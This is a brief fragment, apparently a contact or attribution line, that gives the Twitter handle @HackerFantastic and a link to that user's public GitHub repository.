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Twitter: @HackerFantastic

https://github.com/hackerfantastic/public

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